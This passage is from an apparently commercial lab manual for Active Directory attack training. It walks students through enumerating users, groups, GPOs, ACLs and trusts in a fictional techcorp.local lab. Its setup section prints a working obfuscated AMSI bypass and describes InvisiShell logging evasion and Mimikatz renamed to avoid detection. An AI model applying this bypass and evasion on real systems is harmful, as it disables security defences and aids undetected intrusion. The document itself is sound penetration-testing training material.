Active Directory Attacks – Advanced Edition Lab Manual

Table of Contents

Lab Instructions

- You can use a web browser or OpenVPN client to access the lab. See the 'Connecting to lab' document for more details.
- Unless specified otherwise, all the PowerShell based tools (especially those used for enumeration) are executed using InvisiShell to avoid verbose logging. Binaries like Rubeus.exe may be inconsistent when used from InvisiShell, run them from the normal command prompt.
- The lab manual uses a terminology for user specific resources. For example, if you see studentuser**x** and your user ID is studentuser34, read studentuser**x** as studentuser34, support**x**user as support34user and so on.
- All the tools used in the lab are available in C:\AD directory of your student VM.
- The C:\AD directory is exempted from Windows Defender but AMSI may detect some tools when you load them. The lab manual uses the following AMSI bypass:

```
S`eT-It`em ( 'V'+'aR' +  'IA' + (("{1}{0}"-f'1','blE:')+'q2')  +
('uZ'+'x')  ) ( [TYpE](  "{1}{0}"-F'F','rE'  ) )  ;    (    Get-varI`A`BLE
( ('1Q'+'2U')  +'zX'  )  -VaL  )."A`ss`Embly"."GET`TY`Pe"((
"{6}{3}{1}{4}{2}{0}{5}" -f('Uti'+'l'),'A',('Am'+'si'),(("{0}{1}" -f
'.M','an')+'age'+'men'+'t.'),('u'+'to'+("{0}{2}{1}" -f
'ma','.','tion')),'s',(("{1}{0}"-f 't','Sys')+'em')  ) )."g`etf`iElD"(  (
"{0}{2}{1}" -f('a'+'msi'),'d',('I'+("{0}{1}" -f 'ni','tF')+("{1}{0}"-f
'ile','a'))  ),(  "{2}{4}{0}{1}{3}" -f ('S'+'tat'),'i',('Non'+("{1}{0}" -
f'ubl','P')+'i'),'c','c,'  ))."sE`T`VaLUE"(  ${n`ULl},${t`RuE} )
```

- Always double check the NTLM hash and AES keys! They may be different in your lab instance.
- Invoke-Mimikatz.ps1 file is renamed to Invoke-Mimi.ps1 & Invoke-Mimikatz function name is also renamed to Invoke-Mimi to avoid the detection.
- In Mimikatz, SafetyKatz & BetterSafetyKatz the “ekeys” command is modified to “keys” and “pth” command is modified to “opassth” to avoid detection. However we can still use both the commands with all the binaries.
- Please do not attack out-of-scope machines or your fellow students' machines. Please do not tamper with or delete other students’ files from network directories.
- Note that we are using a batch file ArgSplit.bat to encode parameters of Rubeus, SafetyKatz and BetterSafetyKatz. It is first used in Hands on 6. Always remember to run the commands generated by ArgSplit.bat. Just generating the commands would not help.

Hands-On 1:

Task

- Enumerate following for the us.techcorp.local domain:
  - Users
  - Computers
  - Domain Administrators
  - Enterprise Administrators
  - Kerberos Policy


Solution

We can use the Microsoft's ActiveDirectory module, BloodHound, PowerView or SharpView for enumerating the domain. Please note that all the enumeration can be done with any other tool of your choice as well.

BloodHound

BloodHound uses neo4j graph database and it is already installed and running on your VM. To setup BloodHound, unzip both the BloodHound archives in C:\AD\Tools.

Now, open BloodHound from C:\AD\Tools\BloodHound-win32-x64\BloodHound-win32-x64 and provide the following details:
bolt://localhost:7687
Username: **neo4j**
Password: **Pass@123**




Run the following commands to gather data and information from the current domain:

```
PS C:\Users\studentuserx> cd C:\AD\Tools\BloodHound-master\Collectors
C:\AD\Tools\BloodHound-master\Collectors>SharpHound.exe --CollectionMethods
All
----------------------------------------------
Initializing SharpHound at 3:36 AM on 11/17/2021
----------------------------------------------

Resolved Collection Methods: Group, Sessions, LoggedOn, Trusts, ACL,
ObjectProps, LocalGroups, SPNTargets, Container

[+] Creating Schema map for domain US.TECHCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=techcorp,DC=local
[+] Cache File not Found: 0 Objects in cache

[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 22 MB RAM
[+] Creating Schema map for domain TECHCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=techcorp,DC=local
[+] Creating Schema map for domain TECHCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=techcorp,DC=local
[+] Creating Schema map for domain TECHCORP.LOCAL using path
CN=Schema,CN=Configuration,DC=techcorp,DC=local
Status: 165 objects finished (+165 82.5)/s -- Using 34 MB RAM
Enumeration finished in 00:00:02.7109867
Compressing data to .\20211117033637_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 3:36 AM on 11/17/2021! Happy Graphing!
```

We can upload/drag-and-drop the zip archive to BloodHound application for analysis. Press the Ctrl key to toggle node labeling.

You can run Pre-Built or Custom queries after uploading the data. Below is an example of the built-in query 'Find Shortest Paths to Domain Admins'.



I leave it to you for solving individual Hands-On using BloodHound.

Note: Exit BloodHound application once you have stopped using it as it uses good amount of RAM. You may also like to stop the neo4j service if you are not using BloodHound.

AD Module

Let's start a PowerShell session using Invisishell to avoid verbose logging. We will use Microsoft's AD Module for solving the tasks of this Hands-On:

```
C:\Users\studentuserx>cd C:\AD\Tools\

C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

C:\AD\Tools>set COR_ENABLE_PROFILING=1

C:\AD\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /ve /t REG_SZ /d
"C:\AD\Tools\InviShell\InShellProf.dll" /f
The operation completed successfully.

C:\AD\Tools>powershell
```

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\Microsoft.ActiveDirectory.Management.dll
PS C:\AD\Tools> Import-Module C:\AD\Tools\ADModule-
master\ActiveDirectory\ActiveDirectory.psd1
PS C:\AD\Tools> Get-ADUser -Filter *


DistinguishedName : CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
Enabled           : True
GivenName         :
Name              : Administrator
ObjectClass       : user
ObjectGUID        : 6065fe62-0dcb-4a5e-bcad-e99f2dec4cdd
SamAccountName    : Administrator
SID               : S-1-5-21-210670787-2521448726-163245708-500
Surname           :
UserPrincipalName :

DistinguishedName : CN=Guest,CN=Users,DC=us,DC=techcorp,DC=local
Enabled           : False
GivenName         :
Name              : Guest
ObjectClass       : user
ObjectGUID        : 5bc636ba-fa0f-4efe-b50e-de8ca1294598
SamAccountName    : Guest
SID               : S-1-5-21-210670787-2521448726-163245708-501
Surname           :
UserPrincipalName :

DistinguishedName : CN=krbtgt,CN=Users,DC=us,DC=techcorp,DC=local
Enabled           : False
GivenName         :
Name              : krbtgt
ObjectClass       : user
ObjectGUID        : 6dce7bd9-287f-4ab3-b5ba-0bb1e8aab391
SamAccountName    : krbtgt
SID               : S-1-5-21-210670787-2521448726-163245708-502
Surname           :
UserPrincipalName :

DistinguishedName : CN=TECHCORP$,CN=Users,DC=us,DC=techcorp,DC=local
Enabled           : True
[snip]
```


To list a specific property of all the users, say, samaccountname:

```
PS C:\AD\Tools> Get-ADUser -Filter * | Select -ExpandProperty samaccountname
```

```
Administrator
Guest
krbtgt
TECHCORP$
emptest
adconnect
mgmtadmin
helpdeskadmin
dbservice
atauser
exchangeadmin
HealthMailbox3bd1057
[snip]
```

Now, to enumerate member computers in the domain we can use Get-ADComputer:

```
PS C:\AD\Tools> Get-ADComputer -Filter * | select -expand name
US-DC
US-EXCHANGE
US-MGMT
US-HELPDESK
US-MSSQL
US-MAILMGMT
US-JUMP
US-WEB
US-ADCONNECT
STUDENT2
STUDENT1
[snip]
```


To see attributes of the Domain Admins group:

```
PS C:\AD\Tools> Get-ADGroup -Identity 'Domain Admins' -Properties *

adminCount                      : 1
CanonicalName                   : us.techcorp.local/Users/Domain Admins
CN                              : Domain Admins
Created                         : 7/5/2019 12:49:17 AM
createTimeStamp                 : 7/5/2019 12:49:17 AM
Deleted                         :
Description                     : Designated administrators of the domain
DisplayName                     :
DistinguishedName               : CN=Domain
Admins,CN=Users,DC=us,DC=techcorp,DC=local
dSCorePropagationData           : {7/10/2019 9:53:40 AM, 7/10/2019 9:00:03
AM, 7/6/2019 9:11:13 PM, 7/6/2019 3:04:32
                                  AM...}
GroupCategory                   : Security
GroupScope                      : Global
```

```
groupType                       : -2147483646
HomePage                        :
instanceType                    : 4
isCriticalSystemObject          : True
isDeleted                       :
LastKnownParent                 :
ManagedBy                       :
member                          :
{CN=decda,CN=Users,DC=us,DC=techcorp,DC=local,

CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local}
MemberOf                        : {CN=Denied RODC Password Replication
Group,CN=Users,DC=us,DC=techcorp,DC=local,

CN=Administrators,CN=Builtin,DC=us,DC=techcorp,DC=local}
Members                         :
{CN=decda,CN=Users,DC=us,DC=techcorp,DC=local,

CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local}
Modified                        : 7/19/2019 12:16:32 PM
modifyTimeStamp                 : 7/19/2019 12:16:32 PM
Name                            : Domain Admins
nTSecurityDescriptor            :
System.DirectoryServices.ActiveDirectorySecurity
ObjectCategory                  :
CN=Group,CN=Schema,CN=Configuration,DC=techcorp,DC=local
ObjectClass                     : group
ObjectGUID                      : 218cc77d-0e1c-41ed-91b2-730f6279c325
objectSid                       : S-1-5-21-210670787-2521448726-163245708-512
ProtectedFromAccidentalDeletion : False
SamAccountName                  : Domain Admins
sAMAccountType                  : 268435456
sDRightsEffective               : 0
SID                             : S-1-5-21-210670787-2521448726-163245708-512
SIDHistory                      : {}
uSNChanged                      : 282184
uSNCreated                      : 12315
whenChanged                     : 7/19/2019 12:16:32 PM
whenCreated                     : 7/5/2019 12:49:17 AM
```

To enumerate members of the Domain Admins group:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Domain Admins'


distinguishedName : CN=Administrator,CN=Users,DC=us,DC=techcorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : 6065fe62-0dcb-4a5e-bcad-e99f2dec4cdd
```

```
SamAccountName     : Administrator
SID                : S-1-5-21-210670787-2521448726-163245708-500

distinguishedName : CN=decda,CN=Users,DC=us,DC=techcorp,DC=local
name              : decda
objectClass       : user
objectGUID        : 0dfb0572-730c-432e-9404-769e0584bd95
SamAccountName    : decda
SID               : S-1-5-21-210670787-2521448726-163245708-1289
```

To enumerate members of the Enterprise Admins group:

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Enterprise Admins'
Get-ADGroupMember : Cannot find an object with identity: 'Enterprise Admins'
under: 'DC=us,DC=techcorp,DC=local'.
[snip]
```

Since, our current domain (us.techcorp.local) is not a root domain, the above command returns an error. We need to query the root domain as Enterprise Admins group is present only in the root of a forest.

```
PS C:\AD\Tools> Get-ADGroupMember -Identity 'Enterprise Admins' -Server
techcorp.local

distinguishedName : CN=Administrator,CN=Users,DC=techcorp,DC=local
name              : Administrator
objectClass       : user
objectGUID        : a8ee80ca-edc5-4c5d-a210-b58ca11bd055
SamAccountName    : Administrator
SID               : S-1-5-21-2781415573-3701854478-2406986946-500
```

Let's move on the last task of this hands-on. To find the Kerberos policy, let's use PowerView:

```
C:\Users\studentuserx>cd C:\AD\Tools\

C:\AD\Tools>C:\AD\Tools\InviShell\RunWithRegistryNonAdmin.bat

C:\AD\Tools>set COR_ENABLE_PROFILING=1

C:\AD\Tools>set COR_PROFILER={cf0d821e-299b-5307-a3d8-b283c03916db}

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}" /f
The operation completed successfully.

C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /f
The operation completed successfully.
```

```
C:\AD\Tools>REG ADD "HKCU\Software\Classes\CLSID\{cf0d821e-299b-5307-a3d8-
b283c03916db}\InprocServer32" /ve /t REG_SZ /d
"C:\AD\Tools\InviShell\InShellProf.dll" /f
The operation completed successfully.

C:\AD\Tools>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\AD\Tools> . C:\AD\Tools\PowerView.ps1
PS C:\AD\Tools> (Get-DomainPolicy).KerberosPolicy


MaxTicketAge         : 10
MaxRenewAge          : 7
MaxServiceAge        : 600
MaxClockSkew         : 5
TicketValidateClient : 1
```

Hands-On 2:

Task

- Enumerate following for the us.techcorp.local domain:
  - Restricted Groups from GPO
  - Membership of the restricted groups
  - List all the OUs
  - List all the computers in the Students OU.
  - List the GPOs
  - Enumerate GPO applied on the Students OU.

Solution

We can continue using PowerView from InvisiShell for enumerating GPO. To enumerate Restricted Groups from GPO:

```
PS C:\AD\Tools> Get-DomainGPOLocalGroup


GPODisplayName : Mgmt
GPOName        : {B78BFC6B-76DB-4AA4-9CF6-26260697A8F9}
GPOPath        :
\\us.techcorp.local\SysVol\us.techcorp.local\Policies\{B78BFC6B-76DB-4AA4-
9CF6-26260697A8F9}
GPOType        : RestrictedGroups
Filters        :
GroupName      : US\machineadmins
GroupSID       : S-1-5-21-210670787-2521448726-163245708-1118
GroupMemberOf  : {S-1-5-32-544}
GroupMembers   : {}
```


Now, to look for membership of the Restricted Groups 'machineadmins' we can use Get-DomainGroupMember from PowerView or Get-ADGroupMember from AD module:

```
PS C:\AD\Tools> Get-DomainGroupMember -Identity machineadmins
```

The group seems to have no members.

Next, use Get-DomainOU or Get-ADOrganizationalUnit to list all the OUs:

```
PS C:\AD\Tools> Get-DomainOU
usncreated             : 7925
systemflags            : -1946157056
iscriticalsystemobject : True
gplink                 : [LDAP://CN={6AC1786C-016F-11D2-945F-
00C04fB984F9},CN=Policies,CN=System,DC=us,DC=techcorp,DC=l
                         ocal;0]
```

```
whenchanged             : 7/5/2019 7:48:21 AM
objectclass             : {top, organizationalUnit}
showinadvancedviewonly  : False
usnchanged              : 7925
dscorepropagationdata   : {1/9/2021 7:03:02 AM, 1/9/2021 7:03:02 AM, 1/9/2021
7:03:02 AM, 7/30/2019 12:40:16 PM...}
name                    : Domain Controllers
description             : Default container for domain controllers
distinguishedname       : OU=Domain Controllers,DC=us,DC=techcorp,DC=local
ou                      : Domain Controllers
whencreated             : 7/5/2019 7:48:21 AM
instancetype            : 4
objectguid              : fc0dd146-a66e-45cc-83ae-9e5a0c39ed91
objectcategory          : CN=Organizational-
Unit,CN=Schema,CN=Configuration,DC=techcorp,DC=local
[snip]
```

Now, to list all the computers in the Students OU:

```
PS C:\AD\Tools> (Get-DomainOU -Identity Students).distinguishedname | %{Get-
DomainComputer -SearchBase $_} | select name

name
----
STUDENT11
STUDENT12
[snip]
```


Computers in OU using ActiveDirectory module:

```
PS C:\AD\Tools> Get-ADOrganizationalUnit -Identity
'OU=StudentsMachines,DC=us,DC=techcorp,DC=local' | %{Get-ADComputer
 -SearchBase $_ -Filter *} | select name
[snip]
```

Next task is to list the GPOs. Use the below PowerView command:

```
PS C:\AD\Tools> Get-DomainGPO
usncreated              : 7793
systemflags             : -1946157056
displayname             : Default Domain Policy
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{53D6AB1B-2488-11D1-
A28C-00C04FB94F17}{D02B1F72-3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}][{B1BE8D72-6EAC
                          -11D2-A4EA-00C04F79F83A}{53D6AB1B-2488-11D1-A28C-
00C04FB94F17}]
whenchanged             : 7/20/2019 11:35:15 AM
objectclass             : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
```

```
showinadvancedviewonly   : True
usnchanged               : 329583
dscorepropagationdata    : {7/30/2019 12:35:19 PM, 7/10/2019 4:00:03 PM, 7/10/2019
4:00:03 PM, 7/7/2019 4:11:13 AM...}
name                     : {31B2F340-016D-11D2-945F-00C04FB984F9}
flags                    : 0
cn                       : {31B2F340-016D-11D2-945F-00C04FB984F9}
iscriticalsystemobject   : True
gpcfilesyspath           :
\\us.techcorp.local\sysvol\us.techcorp.local\Policies\{31B2F340-016D-11D2-945F-
00C04FB984F9}
distinguishedname        : CN={31B2F340-016D-11D2-945F-
00C04FB984F9},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local
whencreated              : 7/5/2019 7:48:21 AM
versionnumber            : 6
instancetype             : 4
objectguid               : d0907c7b-9e3e-42e9-ba50-ac23ea8bb598
objectcategory           : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=techcorp,DC=local
[snip]
```

To enumerate GPO applied on the Students OU:

```
PS C:\AD\Tools> (Get-DomainOU -Identity Students).gplink
[LDAP://cn={FCE16496-C744-4E46-AC89-
2D01D76EAD68},cn=policies,cn=system,DC=us,DC=techcorp,DC=local;0]

PS C:\AD\Tools> Get-DomainGPO -Identity '{FCE16496-C744-4E46-AC89-
2D01D76EAD68}'

usncreated               : 330304
displayname              : StudentPolicies
gpcmachineextensionnames : [{35378EAC-683F-11D2-A89A-00C04FBBCFA2}{D02B1F72-
3407-48AE-BA88-E8213C6761F1}][{827D319E-6EAC-11D2-A4EA-
00C04F79F83A}{803E14A0-B4FB-11D0-A0D0-00A0C90F574B}]
whenchanged              : 7/20/2019 2:17:57 PM
objectclass              : {top, container, groupPolicyContainer}
gpcfunctionalityversion  : 2
showinadvancedviewonly   : True
usnchanged               : 338463
dscorepropagationdata    : {7/30/2019 12:35:19 PM, 1/1/1601 12:00:00 AM}
name                     : {FCE16496-C744-4E46-AC89-2D01D76EAD68}
flags                    : 0
cn                       : {FCE16496-C744-4E46-AC89-2D01D76EAD68}
gpcfilesyspath           :
\\us.techcorp.local\SysVol\us.techcorp.local\Policies\{FCE16496-C744-4E46-
AC89-2D01D76EAD68}
distinguishedname        : CN={FCE16496-C744-4E46-AC89-
2D01D76EAD68},CN=Policies,CN=System,DC=us,DC=techcorp,DC=local
whencreated              : 7/20/2019 11:48:51 AM
versionnumber            : 4
instancetype             : 4
```

```
objectguid               : b9bb82a1-5cc2-4264-b4f4-bdf6a238817b
objectcategory           : CN=Group-Policy-
Container,CN=Schema,CN=Configuration,DC=techcorp,DC=local
```

Hands-On 3:

Task

- Enumerate following for the us.techcorp.local domain:
  - ACL for the Domain Admins group
  - All modify rights/permissions for the studentuserx

Solution

To enumerate ACLs, we can use Get-ObjectACL from PowerView or Get-ACL with AD:\ PSProvider using the ActiveDirectory module.

Using PowerView from InvisiShell:

```
PS C:\AD\Tools> Get-DomainObjectAcl -Identity "Domain Admins" -ResolveGUIDs -
Verbose
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=US,DC=TECHCORP,DC=LOCAL
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/DC=techcorp,DC=local
VERBOSE: [Get-DomainUser] filter string:
(&(samAccountType=805306368)(|(samAccountName=krbtgt)))
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/CN=Schema,CN=Configuration,DC=techcorp,DC=local
VERBOSE: [Get-DomainSearcher] search base: LDAP://US-
DC.US.TECHCORP.LOCAL/CN=Extended-Rights,CN=Configuration,DC=techcorp,DC=local
VERBOSE: [Get-DomainObjectAcl] Get-DomainObjectAcl filter string:
(&(|(|(samAccountName=Domain Admins)(name=Domain Admins)(displayname=Domain
Admins))))

AceQualifier           : AccessAllowed
ObjectDN               : CN=Domain Admins,CN=Users,DC=us,DC=techcorp,DC=local
ActiveDirectoryRights  : CreateChild, DeleteChild, ListChildren
ObjectAceType          : ms-Exch-Active-Sync-Devices
ObjectSID              : S-1-5-21-210670787-2521448726-163245708-512
InheritanceFlags       : ContainerInherit
BinaryLength           : 72
AceType                : AccessAllowedObject
ObjectAceFlags         : ObjectAceTypePresent, InheritedObjectAceTypePresent
IsCallback             : False
PropagationFlags       : InheritOnly
SecurityIdentifier     : S-1-5-21-2781415573-3701854478-2406986946-1119
AccessMask             : 7
AuditFlags             : None
IsInherited            : False
AceFlags               : ContainerInherit, InheritOnly
InheritedObjectAceType : inetOrgPerson
OpaqueLength           : 0
[snip]
```

Same task by using ActiveDirectory module from InvisiShell:

```
PS C:\AD\Tools> Get-ACL 'AD:\CN=Domain
Admins,CN=Users,DC=us,DC=techcorp,DC=local' | select -ExpandProperty Access
ActiveDirectoryRights : GenericRead
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\Authenticated Users
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None

ActiveDirectoryRights : GenericAll
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : NT AUTHORITY\SYSTEM
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
[snip]
```


Now, to check for modify rights/permissions for the studentuserx, we can use Find-InterestingDomainACL from PowerView. In the below command we filter results for studentuserx. Please note that the below command may take very long to complete:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "studentuserx"}
```

We don't get any output. This means studentuserx has no modify permissions on any object in the domain.

Let's try for the StudentUsers group. Please note that the below command may take very long to complete:

```
PS C:\AD\Tools> Find-InterestingDomainAcl -ResolveGUIDs |
?{$_.IdentityReferenceName -match "StudentUsers"}
WARNING: [Find-InterestingDomainAcl] Unable to convert SID 'S-1-5-21-
210670787-2521448726-163245708-1147' to a distinguishedname with Convert-
ADName
WARNING: [Find-InterestingDomainAcl] Unable to convert SID 'S-1-5-21-
210670787-2521448726-163245708-1147' to a distinguishedname with Convert-
ADName
```

```
WARNING: [Find-InterestingDomainAcl] Unable to convert SID 'S-1-5-21-
210670787-2521448726-163245708-1147' to a distinguishedname with Convert-
ADName

ObjectDN                :
CN=Support11User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

ObjectDN                :
CN=Support12User,CN=Users,DC=us,DC=techcorp,DC=local
AceQualifier            : AccessAllowed
ActiveDirectoryRights   : GenericAll
ObjectAceType           : None
AceFlags                : None
AceType                 : AccessAllowed
InheritanceFlags        : None
SecurityIdentifier      : S-1-5-21-210670787-2521448726-163245708-1116
IdentityReferenceName   : studentusers
IdentityReferenceDomain : us.techcorp.local
IdentityReferenceDN     : CN=StudentUsers,CN=Users,DC=us,DC=techcorp,DC=local
IdentityReferenceClass  : group

[snip]
```

Hands-On 4:

Task

- Enumerate all domains in the techcorp.local forest.
- Map the trusts of the us.techcorp.local domain.
- Map external trusts in techcorp.local forest.
- Identify external trusts of us domain. Can you enumerate trusts for a trusting forest?

Solution

Let's enumerate all domains using the ActiveDirectory module from InvisiShell:

```
PS C:\AD\Tools> (Get-ADForest).Domains
techcorp.local
us.techcorp.local
```

To map the trusts of the us.techcorp.local domain:

```
PS C:\AD\Tools> Get-ADTrust -Filter *
Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       :
CN=techcorp.local,CN=System,DC=us,DC=techcorp,DC=local
ForestTransitive        : False
IntraForest             : True
IsTreeParent            : False
IsTreeRoot              : False
Name                    : techcorp.local
ObjectClass             : trustedDomain
ObjectGUID              : fe8ef343-0882-490d-8ad2-cb4fb9f974ae
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=us,DC=techcorp,DC=local
Target                  : techcorp.local
TGTDelegation           : False
TrustAttributes         : 32
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=eu.local,CN=System,DC=us,DC=techcorp,DC=local
ForestTransitive        : False
```

```
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : eu.local
ObjectClass             : trustedDomain
ObjectGUID              : 917942a6-ef2d-4c87-8084-35ad6281c89b
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : True
Source                  : DC=us,DC=techcorp,DC=local
Target                  : eu.local
TGTDelegation           : False
TrustAttributes         : 4
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

If we want to map all the trusts of the techcorp.local forest:

```
PS C:\AD\Tools> Get-ADTrust -Filter 'intraForest -ne $True' -Server (Get-
ADForest).Name

Direction               : BiDirectional
DisallowTransivity      : False
DistinguishedName       : CN=usvendor.local,CN=System,DC=techcorp,DC=local
ForestTransitive        : True
IntraForest             : False
IsTreeParent            : False
IsTreeRoot              : False
Name                    : usvendor.local
ObjectClass             : trustedDomain
ObjectGUID              : 481a3ade-0e65-4dc5-baf0-fc692a3a10c5
SelectiveAuthentication : False
SIDFilteringForestAware : False
SIDFilteringQuarantined : False
Source                  : DC=techcorp,DC=local
Target                  : usvendor.local
TGTDelegation           : False
TrustAttributes         : 8
TrustedPolicy           :
TrustingPolicy          :
TrustType               : Uplevel
UplevelOnly             : False
UsesAESKeys             : False
UsesRC4Encryption       : False
```

```
Direction                : Inbound
DisallowTransivity       : False
DistinguishedName        : CN=bastion.local,CN=System,DC=techcorp,DC=local
ForestTransitive         : True
IntraForest              : False
IsTreeParent             : False
IsTreeRoot               : False
Name                     : bastion.local
ObjectClass              : trustedDomain
ObjectGUID               : aa11321f-6629-4deb-a2fe-2bf79e169904
SelectiveAuthentication  : False
SIDFilteringForestAware  : False
SIDFilteringQuarantined  : False
Source                   : DC=techcorp,DC=local
Target                   : bastion.local
TGTDelegation            : False
TrustAttributes          : 8
TrustedPolicy            :
TrustingPolicy           :
TrustType                : Uplevel
UplevelOnly              : False
UsesAESKeys              : False
UsesRC4Encryption        : False
```


Now, to list only the external trusts, using the ActiveDirectory module:

```
PS C:\AD\Tools> (Get-ADForest).Domains | %{Get-ADTrust -Filter '(intraForest
-ne $True) -and (ForestTransitive -ne $True)' -Server $_}
Direction                : BiDirectional
DisallowTransivity       : False
